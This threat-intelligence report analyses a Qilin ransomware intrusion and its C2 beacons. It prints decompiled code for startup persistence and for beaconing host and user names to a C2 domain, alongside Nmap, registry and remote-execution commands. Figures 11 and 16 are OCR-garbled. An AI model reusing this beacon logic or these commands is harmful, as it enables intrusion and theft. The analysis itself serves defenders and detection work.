Qilin Ransomware: Technical analysis, from initial access to beaconing

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The Qilin Ransomware group, previously referred to as "Agenda,", is among the most prolific Ransomware-as-a-Service operations active in 2025. First emerging in 2022, Qilin guickly adopted an affiliate model to expand their influence beyond the reach of internal members, lowering the bar to entry, and providing a fully managed RaaS platform for novice cybercriminals who primarily prey on targets of opportunity, as opposed to sophisticated, premeditated attacks. In 2024, activity attributed to Qilin and related affiliate groups increased four times compared to 2023, and for 2025, 14 times, bringing the total number of victim organizations to over 900 and outpacing several other ransomware groups with substantial victim counts.

Qilin's prominence is largely due to its affiliate infrastructure and its platform's ease-of-use features, offering several options to pressure negotiations and extract the highest ransom amount possible. Notably, recent updates added the ability to contact outside "legal counsel" to aid in ransom negotiations, who would then convince the victim organization to pay anywhere from thousands to tens of millions in cryptocurrency.

The Qilin ransomware exists in two major variants: one developed using Go and the other developed using Rust. Both languages support platform agnostic development, allowing Qilin to rapidly develop and build ransomware targeting different operating systems.

ThreatLocker Threat Intelligence observed malicious activity involving Qilin in-the-wild. The following analysis encompasses the tactics and tools used throughout the duration of the incident.

Group profile and modus operandi

Affiliate model and victimology

Qilin's success in 2025 is a testament to the effectiveness of their affiliate model. Qilin does not show any "favoritism" towards specific industries when selecting potential targets. As such, their claimed victims operate out of several sectors. Manufacturers make up the majority of Qilin's victims purely based on the available opportunity. The health care and technology sectors are also prime targets, sharing the number two slot among industries targeted by Qilin Ransomware. Organizations targeted by Qilin are predominantly located in the US, with France, Canada, the United Kingdom, Germany, and Brazil following closely.

Infrastructure, data leak sites, and coalition activity

Qilin's activity is enabled by rogue infrastructure using bullet-proof-hosting (BPH) providers. These providers operate under multiple shell companies in countries with lengthy legal processes and no established extradition treaty. This rogue infrastructure powers the onion data leak site (DLS), where victims are publicly shamed and private data is exposed. Qilin shows no indication of halting operations, recently establishing a new coalition with LockBit and DragonForce, undoubtedly expanding their reach.




Figure 1: Qilin DLS

Initial Access and reconnaissance

Phishing, BEC, and IAB involvement

Qilin historically has employed a plethora of initial access techniques ranging from phishing campaigns, business email compromise (BEC), exploitation of publicly disclosed vulnerabilities, and leveraging initial access brokers (IABs) to purchase credentials for legitimate user accounts to obtain a foothold into a target organization environment.

Exploitation of exposed services (WinRM, RDP, SMB)

Environments with software and infrastructure misconfigurations are where Qilin thrives, making use of accessible or exposed services such as WinRM, RDP, and SMB to traverse through the organization environment, and remotely execute payloads.

Reconnaissance and lateral movement

Additional reconnaissance is frequently observed, with Qilin deploying additional utilities or leveraging existing ones, such as Nmap ("nmap[.]exe [st-timeout 20s -ss -p t:135,445 -o -ox c:\windows\\systemtemp\\tmp96b1[.]tmp 10.x.x.x-254 10.x.x.x-254]") to identify accessible services on neighboring hosts and their purpose. With potential pivot points identified, Qilin will attempt to remotely access these hosts, reusing credentials purchased or extracted from the initial

foothold host and trusted utilities, such as Sysinternals' PsExec, which is frequently renamed to a random alpha-numeric string ("vvvivyyl[.]exe") prior to execution, to avoid filename detections. This access is frequently used to distribute the Qilin ransomware binary ("[Unique ID]_crypt[.]exe"), or facilitate remote encryption, circumventing certain host-based security solutions. Qilin operates unhindered in environments with misconfigured services, such as WinRM and RDP allowing inbound connections directly from the exposed internet, retaining NTLMv1 compatibility for SMB, or allowing anonymous logons over SMB.

Command and Control (C2) overview

Observed C2 domain behavior

Prior to the deployment of ransomware, Threat Intelligence discovered frequent communication to a known malicious domain "cloudflariz[.]com". Outbound network traffic to this domain occurs every 10 minutes with a jitter (variance) of one to three minutes. These consistent connections were one of the first clear indicators of malicious activity, prompting further investigation.

C2 indicators and reputation findings

The domain "cloudflariz[.]com" serves a webpage in Russian that translates to "Bot Control Panel" and accepts a set of credentials. Both the domain and associated IP have been previously flagged by several domain/IP reputation services for malicious activity. Additionally, binaries contacting this domain observed in-the-wild exhibit behavior resembling C2 beaconing.




Figure 2: Cloudflariz Bot Control Panel

Beacon Analysis: host.exe and dato.exe

Threat Intelligence traced the communication with domain "cloudflariz[.]com" down to a single binary, identified as "hosts[.]exe". Static analysis confirmed the suspected C2 functionality, with the embedded beacon configuration containing the domain, and a reference to a "comm.php" heartbeat page.

The "hosts[.]exe"binary performs three primary actions. The first function creates a shortcut in the startup folder to persist through reboots or shutdown events. This is followed by a function to facilitate sending and receiving events from the C2 server. Lastly, a stub function is used which serves to delay execution for 50 seconds.

Dynamic API resolution and console hiding

On initial execution, Windows APIs intended to manipulate the application window are resolved dynamically. This is done to avoid leaving entries in the binary import address table (IAT). A handle to the attached console window of "hosts[.]exe" is opened, and the window state is set to "SW HIDE" to avoid detection if a user has an interactive session active.

Figure 3: Console Window Hidden

Once the process console window is hidden, priority temporarily shifts from evasion to persistence. Imported functions are used to create a shortcut in the user's startup folder, where the "hosts[.]exe" binary will be executed upon user login. The target path to this malicious shortcut is set to the current process path, ensuring persistence mechanisms are successful.

```
SHGetFolderPathA(0, 7, 0, 0, buffer_string); // Set string buffer to CSIDL_STARTUP

// XAPPDATAX\Microsoft\Windows\Start Menu\Programs\StartUp

startup_path_loc = 0;

Size_1 = -1;

Size = -1;

do

++Size;

while ( buffer_string[Size] );

load_string(&startup_path_loc, buffer_string, Size);// Load startup path

lnk_path_str = std::string::append(&startup_path_loc, "\\skillbrain.lnk", 0xFu);// Append filename to complete full path of skillbrain.lnk

nk_path_str2 = 0;

lnk_path_and_char = 0;

*lnk_path_and_char = *(lnk_path_str;

lnk_path_str = *lnk_path_str;

lnk_path_str = 0;

*(lnk_path_str + 2) = 0;

*(lnk_path_str + 3) = 15;

**lnk_path_str = 0;

GetModuleFileNameA(0, buffer_string, 0x104u); // Set string buffer to current process path

current_process = 0;

do

++Size_1;

while ( buffer_string[Size_1] );

load_string(&current_process, buffer_string, Size_1);// Load current process path

startup_lnk_creation(&current_process, lnk_path_str2);// Set skillbrain.lnk to point to current process path
```

Figure 4: Startup Shortcut Creation

Immediately after the startup shortcut is successfully created, communication with the C2 server is initiated. The binary leverages "libcurl" (Curl library) to send POST requests to the C2 server containing the computer name, active username from environment variables, and an impersonation Mozilla user agent, before retrieving a queued command from the C2 server.

```
buffer_str1 = 0;
     get_envvar(&buffer_str1, &BufferSize, "COMPUTERNAME");
98 buffer_str2 = 0;
    get_envvar(&buffer_str2, &BufferSize_, "USERNAME");// Environment variables are captured
    envvars_buffer = 0;
101 \quad si128 = 0;
    load_string(&envvars_buffer, "computerName=", 0xDu);
    if ( buffer str1 )
      append tostr(&envvars buffer, buffer str1);
    std::string::append(&envvars_buffer, "_", 1u);
    if ( buffer_str2 )
      append_tostr(&envvars_buffer, buffer_str2); // computerName=<COMPUTERNAME>_<USERNAME>
   URL = domain_qw;
   if ( n0xF > 0xF )
      URL = domain_qw[0];
111 curl_easy_setopt(curl_obj, CURLOPT_URL, URL);
     env_vars = &envvars_buffer;
    if ( si128.m128i_i64[1] > 0xFuLL )
      env_vars = envvars_buffer;
    curl easy setopt(curl obj, CURLOPT POSTFIELDS, env vars);
     curl_easy_setopt(curl_obj, CURLOPT_USERAGENT, "Mozilla/5.0");
     curl_easy_setopt(curl_obj, CURLOPT_WRITEFUNCTION, sub_140001860);
```

Figure 5: C2 Communication Request Creation

XOR obfuscation and embedded domain extraction

Figure 6: Embedded Domain

Figure 7: XOR Operations




Figure 8: Cleartext Domain

Tasks received by the beacon process from the C2 server include a buffer containing a command to be executed on the system. Before this command can be executed, additional API resolution is performed dynamically for the "CreateProcessA" Windows API.

```
• 40 v16 = 0;
• 41 k32Load = LoadLibraryA("kernel32.dll");
• 42 if (!k32Load)
• 43 return;
• 44 CreateProcessA = GetProcAddress(k32Load, "CreateProcessA");
• 45 try
• 46 {
• 47 CreateProcessA_1 = CreateProcessA;
• 48 if (!CreateProcessA)
• 49 goto LABEL_28;
```

Figure 9: Process Creation API Resolution

Command execution loop

The buffer containing the command has the string "cmd.exe /c" appended, and is passed into a call to the resolved "CreateProcessA" function as the second argument, which corresponds to the command line. A "cmd.exe" child process is subsequently spawned from the beacon process, executing the queued command, and sleeping.

Figure 10: Command Execution

Post-command execution and the following delay, the beacon execution returns into the primary loop, fetching additional tasks from the C2 server, executing them, and sleeping.

```
[rsp+88h+var_58], xmm0
[rax+10h], r14
qword ptr [rax+18h], 0
byte ptr [rax], 0
rdx, [rsp+88h+var_20]
rdx, 0Fh
short loc_140001A3C
                                             mov
cmp
jbe
                                                                 rcx, [rsp+88h+Src]
rax, rcx
rdx, 1000h
short loc_140001A20
                                            mov
mov
cmp
jb
                                                                               add
                                                                                                  rdx, 27h;
rcx, [rcx-8]
                                                                                                  rax, rcx
rax, offffffffffffffffrax, 1Fh
loc_140001AB9
                                                                              sub
add
loc_140001A2D:
call j_j_free
movups xmm0, [rsp+8
movups xmm1, [rsp+8
                                                                                                                                                 loc_140001AB9:
call _invalid_parameter_noinfo_noretur
                                                                 psrldq xmm0, 8
movq rdx, xmm0
cmp rdx, 0Fh
jbe short loc_140001A7/
                                       📵 📫 🗷
                                                                     rcx, xmm1
rax, rcx
rdx, 1000h
short loc_140001A75
                                                                       mov
sub
add
                                                                       cmp
ja
                         loc_140001ABF:
call _invalid_para
                                   loc_140001A75:
call j_j_fre
                                                                                         loc_140001A7A:
add esi, 3
cmp esi, 20h;
jl loc_140001920
                                                                  [rsp+88h+time], 32h; '2'
rcx, [rsp+88h+time]; p_n50
sleeper
rl1, [rsp+88h+var_18]
rbx, [rl1+28h]
rbp, [rl1+38h]
rsi, [rl1+38h]
rsp, rl1
rl5
rl4
rdi
                                                mov
lea
                                                mov
                                                pop
retn
```

Figure 11: Delay Function Graph

.NET Beacon Comparison

Cross-language beaconing: native vs .NET

Threat Intelligence analyzed a separate, but similar malicious binary identified as "dato.exe", a C2 beacon written in C# that drops a shortcut named "dato.lnk" with the description "Backup Intuit", enumerates the victim host, and beacons this information back to "cloudflariz[.]com". The binary refers to a "special" directory, the startup folder, where a shortcut named "dato.lnk" is placed on the victim host.

Functional parity and implications

The "dato.exe" binary performs similar actions to the "hosts.exe" binary, such as hiding the attached console window, and executing queued commands with "cmd.exe /c". Despite the difference in language choice, the beacon functionality remains identical to the native (C++) counterpart.

Figure 12: Startup Shortcut Creation

Figure 13: Command Execution

The functionally identical logic to fetch and execute commands, first collects the active username, and hostname from the environment variables, sends a post request with the Mozilla user agent, retrieves and passes any queued commands to the command execution logic, before entering a

delay function to sleep.

```
// Token: 0x06000007 RID: 7 RVA: 0x0000213C File Offset: 0x0000033C private static async Task FetchAndRun()
         string u = Environment.UserName;
string endpoint = Program.BuildString(new string[]
              "hp"
         using (HttpClient h = new HttpClient())
              h.DefaultRequestHeaders.Add(Program.BuildString(new string[] { "Us", "er-", "Age", "nt" }), "Mozilla/5.0"); FormUrlEncodedContent data = new FormUrlEncodedContent(new KeyValuePair<string, string>[]
                  new KeyValuePair<string, string>(Program.BuildString(new string[] { "com", "put", "erN", "ame" }), id)
              HttpResponseMessage httpResponseMessage = await h.PostAsync(endpoint, data);
              HttpResponseMessage resp = httpResponseMessage;
              httpResponseMessage = null;
                  string text = await resp.Content.ReadAsStringAsync();
                  string cmd = text;
                  text = null;
                  if (cmd == Program.BuildString(new string[] { "ter", "min", "ate" }))
                  Program.ExecuteTask(cmd);
                  cmd = null;
              data = null;
              resp = null;
         endpoint = null;
         id = null;
         Program.PerformDummyAction();
```

Figure 14: C2 Communication Request Creation

```
// Token: 0x06000004 RID: 4 RVA: 0x00002094 File Offset: 0x00000294
private static void ton manufacture()
{
    IntPtr consoleWindow = Program.GetConsoleWindow();
    Program.ShowWindow(consoleWindow, Program._hidden);
}

// Token: 0x06000005 RID: 5 RVA: 0x00002084 File Offset: 0x00000284
private static void SetupScheduler()
{
    Program._scheduler = new global::System.Timers.Timer(Program.GetRandomInterval());
    Program._scheduler.Elapsed += async delegate(object s, ElapsedEventArgs e)
    {
        await Program.FetchAndRun();
        Program._scheduler.Interval = Program.GetRandomInterval();
    };
    Program._scheduler.AutoReset = true;
    Program._scheduler.Start();
}

// Token: 0x06000006 RID: 6 RVA: 0x00002114 File Offset: 0x00000314
private static double GetRandomInterval()
{
    return (double)Program._rnd.Next(180000, 300000);
}
```

Figure 15: Helper Functions

```
// Total: Andrewood 150:3 East advantage for the composition (Chip to the Chip to the Chip
```

Figure 16: Shortcut Attributes Set

```
Token: 0x0600000A RID: 10 RVA: 0x00002470 File Offset: 0x00000670
private static string GetExecPath()
    return Assembly.GetExecutingAssembly().Location;
private static string GetSpecialDir()
   return Environment.GetFolderPath(Environment.SpecialFolder.Startup);
// Token: 0x0600000C RID: 12 RVA: 0x000024A4 File Offset: 0x000006A4
[DebuggerStepThrough]
private static Task PersistentLoop()
    Program.<PersistentLoop>d__14 <PersistentLoop>d__ = new Program.<PersistentLoop>d__14();
    <PersistentLoop>d__.<>t__builder = AsyncTaskMethodBuilder.Create();
    <PersistentLoop>d_ .<>1_ state = -1;
    <PersistentLoop>d__.<>t__builder.Start<Program.<PersistentLoop>d__14>(ref <PersistentLoop>d__);
    return <PersistentLoop>d_ .<>t_ builder.Task;
private static void PerformDummyAction()
        long ticks = DateTime.Now.Ticks;
        Thread.Sleep(10);
private static string BuildString(string[] parts)
    return string.Concat(parts);
[DebuggerStepThrough]
private static void <Main>(string[] args)
    Program.Main(args).GetAwaiter().GetResult();
```

Figure 17: Additional Helper Functions

Other helper functions are used to concatenate strings, load environment variables, and support general functionality for C2 beacon activity. Considering how functionally close these two binaries are, analysis of one sample can clarify actions taken by the other.

Conclusion and part 2

A further analysis of this Qilin-attributed attack will be released by the Threat Intelligence team following this initial part, covering the functionality of the Qilin encryptor, and a continuation of the attack chain leading to the eventual ransomware deployment.

The tactics detailed above should be monitored and raise alerts if observed. In today's world of constantly evolving cyber threats, countermeasures against ransomware groups like Qilin and their methods must be implemented to promote a security-conscious environment.

Indicators of compromise and hunting telemetry

IOCs

Network indicators (domains and IPs)

IP Addresses/Domains

- cloudflariz[.]com
- cloudflariz[.]com/comm.php
- cloudflariz[.]com/auload.php
- 68[.]65[.]122[.]246
- 104[.]21[.]63[.]167

File indicators (SHA-256 hashes)

SHA-256

- hosts.exe
- A51C8FCDE0BCC9FE8273F99C8B23E63CA4CD0F66B22CADD0BCB0F3ADB0FA05FA
- dato.exe
- A4E3F6633F3ECECD39F0BA8C9644962BB0DD677EE0ECF22A99986D5C80E34BD7
- [Unique ID] crypt.exe
- 1306A6B3D73CD4DDE97DC3D6407AE783A91C5F312AE77E5CF88674FC99C7CAF0

Command and registry artifacts

Commands

- reg.exe [add "hkey_local_machine\system\currentcontrolset\control\terminal server" /v fdenytsconnections /t reg_dword /d 0 /f]
- %COMSPEC% /Q /c echo cd ^> \\127.0.0.1\C\$__output 2^>^&1 > %TEMP%\execute.bat & %COMSPEC% /Q /c %TEMP%\execute[.]bat & del %TEMP%\execute.bat\r\n

Part 2: See Qilin ransomware's newest tactics here.



ABOUT THE AUTHOR

Pandeli Zi, threat analyst at ThreatLocker, brings a lifelong curiosity for how systems work, an instinct that started with taking things apart just to see why they functioned the way they did. That curiosity led him into technology, where early exposure to cybersecurity concepts, data security, and digital risk shaped into a bachelor's degree from UCF. Before joining ThreatLocker, Pandeli built technical depth through a range of IT and asset management roles at organizations including Orlando Health, Florida's Turnpike Enterprise, and Morgan & Morgan. At ThreatLocker, he focuses on daily threat tracking, malware research, and post-incident analysis, translating intelligence into practical insights that strengthen customer defenses.



ABOUT THE AUTHOR

William Pires, threat analyst at ThreatLocker, brings a data-first mindset shaped by hands-on work in MDR and customer-facing threat response. He holds a bachelor's degree in accounting and spent two years as a credit analyst before moving into cybersecurity, a path that sharpened his rigor, accuracy, and judgment under pressure. He advanced from approval requests to MDR, then to threat analysis, where he pieces together attack paths from confirmed incidents and researches active threats, group profiles, and emerging tactics. At ThreatLocker, William focuses on translating research into clear detections and practical guidance for customers. His recent work spans software communication analysis, incident triage, and providing cutting edge threat intelligence to enterprise environments and the cybersecurity industry.



ABOUT THE AUTHOR

John Moutos, threat intelligence team lead at ThreatLocker, is a cybersecurity specialist with roots in enterprise penetration testing and offensive security research. John studied at the Oregon Institute of Technology and earned his bachelor's from the SANS Technology Institute. At ThreatLocker, he leads the threat intelligence program, turning research into practical detections and guidance that helps organizations anticipate and counter emerging attacks.

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